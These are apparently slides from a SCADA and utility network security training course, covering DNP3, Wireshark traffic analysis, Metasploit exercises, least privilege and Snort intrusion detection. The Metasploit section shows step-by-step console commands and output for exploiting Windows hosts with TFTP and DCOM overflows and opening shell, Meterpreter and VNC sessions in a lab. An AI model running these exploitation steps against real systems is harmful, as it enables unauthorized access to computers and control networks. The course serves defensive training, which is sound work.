
- An “open” protocol for communications between substation equipment and front-end devices
- Heavy use of Cyclic Redundancy Checks (CRCs) embedded in data packets
- Historically used over serial communications, now being used over TCP/IP
- Designed for use in harsh environments
- Designed for reliability
- No confidentiality or integrity checks explicitly included

DNP3

- Built on OSI layers 1,2, & 7
- Conversations typically occur between a DNP3 Master and DNP3 Outstations
- Data payloads contain a pair of CRC octets for every 16 data octets
- Usually found on TCP port 20000





Exercise – Start Wireshark



Launch Wireshark from the K-Menu


Exercise – Analyze Saved File

Use Filter Expressions to Find Traffic
e.g.
tcp.port == 80
FTP
ip.addr == 192.168.1.10




Open the provided PCAP file for analysis

Exercise – Analyze Live Traffic



Select the network interface



Capture traffic on your network for analysis

Review

Tcpdump and Wireshark are the defacto standards for network sniffing and analysis. These two tools provide the ability to tap and analyze Ethernet SCADA protocols.

- What network traffic did you find?
- What SCADA specific protocols were found? What did you learn?
- Did you find plain-text information?
- What are the limitations of Wireshark?
- **What NERC requirements might Wirehark be useful for?**

Network Compromise


Metasploit provides useful information to people who perform penetration testing, IDS signature development, and exploit research. This project was created to provide information on exploit techniques and to create a useful resource for exploit developers and security professionals. The tools and information on this site are provided for legal security research and testing purposes only. Metasploit is a community project managed by Metasploit LLC.

<http://www.metasploit.com/>

An open-source hacking toolkit

Metasploit Network Compromise

- The Metasploit Framework
 - Msfconsole (interactive command-line control)
 - Msfcli (useful for scripting metasploit commands)
 - Msfpayload (shellcode and executable generation)
 - Msfgui (point-and-click hacking)
 - Msfweb (web-based GUI)



Refer to supplemental slides for additional instructions

Exercise - Start the Metasploit Console

1. Start a root shell
2. cd to the /INL/metasploit/framework-3.1
3. Execute the metasploit console using the ./msfconsole command

A screenshot of a terminal window titled 'Root'. The terminal shows the following commands and output:

```
root@knoppix:~# cd /INL/metasploit/framework-3.1
root@knoppix:/INL/metasploit/framework-3.1# ls
README  documentation  lib          msfcli      msfd        msfgui      msfpayload  msfweb      scripts
data    external       modules     msfconsole  msfencode  msfpcode   msfrescan   plugins    tools
root@knoppix:/INL/metasploit/framework-3.1# ./msfconsole
```

The 'cd' and './msfconsole' commands are circled in red. Below the terminal output, the Metasploit logo is displayed in a green, stylized font. Underneath the logo, the following statistics are shown:

```
=[ msf v3.1-release
+ -- --[ 262 exploits - 117 payloads
+ -- --[ 17 encoders - 6 nops
      =[ 46 aux
```

At the bottom of the terminal, the prompt 'msf >' is visible with a red cursor.

Exercise - The Basic Exploit Process

1. show exploits
2. use exploit <full exploit name>
3. show options
4. set <opt name> <value>
5. show payloads
6. show options
7. set <opt name> <value>
8. set TARGET <value>
9. set PAYLOAD <full payload name>
10. exploit

```

Root
-----
windows/ssl/ms04_011_pct           Microsoft Private Communications Transport Overflow
windows/telnet/zaisoft_telnetrv   GANSoft TelShv 1.5 Username Buffer Overflow
windows/tftp/attftp_long_filename Allied Telesyn TFTP Server 1.9 Long Filename Overflow
windows/tftp/futuresoft_transfermode FutureSoft TFTP Server 2000 Transfer-Mode Overflow
windows/tftp/tftpd32_long_filename TFTP032 <= 2.21 Long Filename Buffer Overflow
windows/tftp/tftpdwin_long_filename TFTP0WIN v0.4.2 Long Filename Buffer Overflow
windows/tftp/threectftpsvc_long_mode 3CTftpSvc TFTP Long Mode Buffer Overflow
windows/unicenter/can_log_security  CA OAM log_security() Stack Overflow (Win32)
windows/vnc/realvnc_client        RealVNC 3.3.7 Client Buffer Overflow
windows/vnc/ultravnc_client       UltraVNC 1.0.1 Client Buffer Overflow
windows/wins/ms04_045_wins        Microsoft WINS Service Memory Overwrite

msf > use exploit/windows/tftp/attftp_long_filename
msf exploit(<attftp_long_filename>) >
    
```

```

Root
-----
windows/tftp/threectftpsvc_long_mode 3CTftpSvc TFTP Long Mode Buffer Overflow
windows/unicenter/can_log_security    CA OAM log_security() Stack Overflow (Win32)
windows/vnc/realvnc_client            RealVNC 3.3.7 Client Buffer Overflow
windows/vnc/ultravnc_client           UltraVNC 1.0.1 Client Buffer Overflow
windows/wins/ms04_045_wins            Microsoft WINS Service Memory Overwrite

msf > use exploit/windows/tftp/attftp_long_filename
msf exploit(<attftp_long_filename>) > show options
Module options:
-----
Name      Current Setting  Required  Description
-----
LHOST    192.168.1.32    yes       The local address
RHOST    192.168.1.32    yes       The target address
RPORT    69               yes       The target port

msf exploit(<attftp_long_filename>) > set RHOST 192.168.1.32
RHOST => 192.168.1.32
msf exploit(<attftp_long_filename>) >
    
```

```

Root
-----
windows/wexec/reverse_tcp           Windows Upload/Execute, Reverse TCP Stager
windows/vncinject/bind_tcp         Windows VNC Inject, Bind TCP Stager
windows/vncinject/reverse_ord_tcp  Windows VNC Inject, Reverse Ordinal TCP Stager
windows/vncinject/reverse_tcp     Windows VNC Inject, Reverse TCP Stager

msf exploit(<attftp_long_filename>) > set PAYLOAD windows/shell/bind_tcp
PAYLOAD => windows/shell/bind_tcp
msf exploit(<attftp_long_filename>) > show options
Module options:
-----
Name      Current Setting  Required  Description
-----
LHOST    192.168.1.32    yes       The local address
RHOST    192.168.1.32    yes       The target address
RPORT    69               yes       The target port

Payload options:
-----
Name      Current Setting  Required  Description
-----
EXITFUNC  process          yes       Exit technique: seh, thread, process
LPORT    4444             yes       The local port

msf exploit(<attftp_long_filename>) >
    
```

Exercise - Interacting With Hosts

Standard reverse and bind shell payloads

```

X Root
[*] Sending exploit ...
[*] The DCERPC service did not reply to our request
[*] Sending stage (474 bytes)
[*] Command shell session 1 opened (10.4.4.111:33771 -> 10.4.4.112:4444)
msf exploit(ms03_026_dcom) sessions -l

Active sessions
=====
  Id  Description  Tunnel
  --  -
  1   Command shell 10.4.4.111:33771 -> 10.4.4.112:4444

msf exploit(ms03_026_dcom) sessions -l 1
[*] Starting interaction with 1...

Microsoft Windows [Version 5.00.2195]
(C) Copyright 1985-1999 Microsoft Corp.

C:\WINNT\system32>ipconfig
ipconfig

Windows 2000 IP Configuration

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix  . :
    IP Address. . . . . : 10.4.4.112
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . :
  
```

Meterpreter payloads

```

X Root
windows/vncinject/reverse_http  Windows VNC Inject, PassiveX Reverse HTTP Tunneling Stager
windows/vncinject/reverse_ord_tcp  Windows VNC Inject, Reverse Ordinal TCP Stager
windows/vncinject/reverse_tcp  Windows VNC Inject, Reverse TCP Stager

msf exploit(ms03_026_dcom) > set PAYLOAD windows/meterpreter/bind_tcp
PAYLOAD => windows/meterpreter/bind_tcp
msf exploit(ms03_026_dcom) > exploit
[*] Started bind handler
[*] Trying target Windows NT SP3-6a/2000/XP/2003 Universal...
[*] Binding to 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57:0_0@ncacn_ip_tcp:10.4.4.112[135] ...
[*] Bound to 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57:0_0@ncacn_ip_tcp:10.4.4.112[135] ...
[*] Sending exploit ...
[*] The DCERPC service did not reply to our request
[*] Transmitting intermediate stager for over-sized stage...(89 bytes)
[*] Sending stage (2834 bytes)
[*] Sleeping before handling stage...
[*] Uploading DLL (81931 bytes)...
[*] Upload completed.
[*] Meterpreter session 1 opened (10.4.4.111:48693 -> 10.4.4.112:4444)
msf exploit(ms03_026_dcom) > sessions -l

Active sessions
=====
  Id  Description  Tunnel
  --  -
  1   Meterpreter 10.4.4.111:48693 -> 10.4.4.112:4444

msf exploit(ms03_026_dcom) sessions -l 1
[*] Starting interaction with 1...

meterpreter >
  
```


Use the **sessions** command to interact with exploited hosts

Exercise - Interacting With Hosts

VNC payloads

```
Root
windows/upxexec/reverse_ord_tcp Windows Upload/Execute, Reverse Ordinal TCP Stager
windows/upxexec/reverse_tcp Windows Upload/Execute, Reverse TCP Stager
windows/vncinject/bind_tcp Windows VNC Inject, Bind TCP Stager
windows/vncinject/reverse_http Windows VNC Inject, PassiveX Reverse HTTP Tunneling Stager
windows/vncinject/reverse_ord_tcp Windows VNC Inject, Reverse Ordinal TCP Stager
windows/vncinject/reverse_tcp Windows VNC Inject, Reverse TCP Stager

msf exploit(ms03_026_dcom) > set PAYLOAD windows/vncinject/bind_tcp
PAYLOAD => windows/vncinject/bind_tcp
msf exploit(ms03_026_dcom) > exploit
[*] Started bind handler.
[*] Trying target Windows NT SP3-6a/2000/XP/2003 Universal...
[*] Binding to 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57:0.0@ncacn_ip_tcp:10.4.4.112[135] ...
[*] Bound to 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57:0.0@ncacn_ip_tcp:10.4.4.112[135] ...
[*] Sending exploit ...
[*] The DCERPC service did not reply to our request
[*] Transmitting intermediate stager for over-sized stage...(89 bytes)
[*] Sending stage (2834 bytes)
[*] Sleeping before handling stage...
[*] Uploading DLL (327683 bytes)...
[*] Upload completed.
[*] Starting local TCP relay on 127.0.0.1:5900...
[*] Local TCP relay started.
[*] Launched vncserver in the background.
VNC Server session 1 opened (10.4.4.111:34085 -> 10.4.4.112:4444)
msf exploit(ms03_026_dcom) > Connected to PER server using protocol version 3.3
No authentication needed
Desktop name "VNCShell [SYSTEM@WIN2K] - Full Access"
VNC server default format:
 32 bits per pixel.
Least significant byte first in each pixel.
True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Using default colormap which is TrueColor. Pixel format:
 16 bits per pixel.
Least significant byte first in each pixel.
True colour: max red 31 green 63 blue 31, shift red 11 green 5 blue 0
Using shared memory PutImage
Same machine: preferring raw encoding
msf exploit(ms03_026_dcom) >
```



VNC payloads provide desktop access to exploited hosts (very noisy)

Review

Metasploit is an open-source exploitation framework for script-kiddies ***and*** network auditors.

- What exploits worked?
- Was it easy or hard?
- Should we worry about Metasploit on our networks?
- How can Metasploit be used in a “defensive” manner?
- **Can Metasploit be used to meet any NERC requirements?**

Rotate to the Next Network

Corporate Network → DMZ

DMZ → Control Network

Control Network → Corporate Network

Don't forget to re-run the 'pump' command

Follow the Process You Just Learned

- 1. Network Discovery (nmap)**
- 2. Vulnerability Analysis (nessus)**
- 3. Network Traffic Analysis (tcpdump)**
- 4. Network Exploitation (metasploit)**

Defense, Detection and Analysis

Application and Services Security

Discovery and Analysis

- Be “curious” about software used on your systems
 - Investigate as a poorly informed user
 - Investigate as a bad guy (hacker)
- Analyze what applications & services are available on your critical networks
- Check database user privileges & database service configuration
- Examine the communication protocols in use
 - DNS Traffic
 - Webserver traffic
 - Proprietary Traffic

Application and Services Security

Least Privileges

“The principle of least privilege requires that a user be given no more privilege than necessary to perform a job. Ensuring least privilege requires identifying what the user’s job is, determining the minimum set of privileges required to perform that job, & restricting the user to a domain with those privileges & nothing more. By denying to subjects transactions that are not necessary for the performance of their duties, those denied privileges cannot be used to circumvent the organizational security policy.¹”

1. Integrity in Automated Information Systems. National Computer Security, Center, September 1991.

Least privileges may not be possible due to technology limitations
User (in this example) may be a computer

Application and Services Security

Least Privileges

An Important Note with Respect to Least Privileges:

This methodology does not remove vulnerabilities from a system. It only prevents exploitation from obtaining immediate superuser access.

Administrators still need to care for their systems to prevent ***escalation of privileges*** when unauthorized access is gained.

Basic Intrusion Detection

“Snort is an open source network detection system (IDS) capable of performing real-time traffic analysis and packet-logging on IP networks. It can perform protocol analysis, content searching & matching and can be used to detect a variety of attacks and probes, such as buffer overflows, stealth port scans, CGI attacks, SMB probes, OS fingerprinting attempts and more.

Snort uses a flexible rules language to describe traffic that it should collect or pass, as well as a detection engine that uses a modular plug-in architecture.

Snort has three primary uses. It can be used as a straight packet sniffer like tcpdump, a packet logger (useful for network traffic debugging and so), or as a full-blown network intrusion detection system.”

www.webopedia.com

Network Intrusion Detection Is a Great Way of Monitoring What Communication You KNOW Should Be ALLOWED on Your Network.

